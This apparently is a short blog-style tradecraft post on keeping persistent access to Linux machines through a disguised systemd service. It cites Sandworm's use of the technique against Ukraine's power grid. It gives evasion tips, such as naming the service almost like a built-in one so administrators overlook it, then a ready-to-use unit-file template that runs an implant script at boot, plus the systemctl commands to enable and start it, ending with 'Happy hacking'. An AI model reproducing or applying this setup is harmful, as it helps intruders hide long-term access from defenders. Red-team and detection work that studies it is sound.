Systemd Backdoor Services - Establishing Persistent Remote Access
Sections
Overview#
Systemd services are the standard means for managing persistent processes in most modern Linux distributions. Because services start automatically with the system during the init sequence, adversaries often abuse them for persistent access to target systems.
A stealthy backdoor service may masquerade itself as a legitimate system component and launch attacker-controlled payloads at boot. This enables hackers with the opportunity to re-enter an environment if something does not go according to plan.
Tradecraft#
Adversaries may:
- Create a new service that executes their payload on startup.
- Name the service innocuously:
systemd-update.servicefor example, to blend in with legitimate services.- I personally like to find common running services that appear to be… “Linux nonesense” for lack of a better term.
- Things that are easy for administrators to gloss over when trying to find what they are actually looking for in their day to day work.
- Tip: name your service something very similar, but with a slight adjustment to a few characters. Most admins will gloss right over your service, assuming that it is simply some built in Linux component.
- I personally like to find common running services that appear to be… “Linux nonesense” for lack of a better term.
In the Wild:#
Masquerading malware as a systemd service is hardly a new technique, yet is still employed in the wild today on a regular basis.
In recent times, the 2022 Sandworm attack on Ukraine’s critical power infrastructure during the Russo-Ukrainian war utilized systemd services to ensure persistent access capabilities.

“When deploying GOGETTER (Tunneling program to Proxy C2 communications), Mandiant observed Sandworm leverage Systemd service units designed to masquerade as legitimate or seemingly legitimate services.” - Mandiant
While this technical example may seem insignificant on the surface, establishing persistent access is a crucial step for Hackers to ensure they will achieve their actions on objectives. In this case: causing a power outage moments before delivering an airstrike to the affected area.
Technical Example:#
Create a basic systemd service configuration. Here we want to set WantedBy to multi-user.target
- This ensures the service starts after the machine powers on, specifically once the system allows user logins.
# File name: /etc/systemd/system/{implant}.service
[Unit]
Description=System Update Service
After=network.target

[Service]
ExecStart=/usr/local/bin/{your_implant_name}.sh
Restart=always
RestartSec=30

[Install]
WantedBy=multi-user.target
- Let systemd know about the newly created unit file
sudo systemctl daemon-reload
- Enable the service, so that is starts on every boot.
sudo systemctl enable {implant}.service
- Start the service
sudo systemctl start {implant}.service`
That’s all for this one folks! Happy hacking.
MITRE ATT&CK Techniques:
- T1543.002 – Create or Modify System Process: Systemd Serviceman systemd.service
- T1036 — Masquerading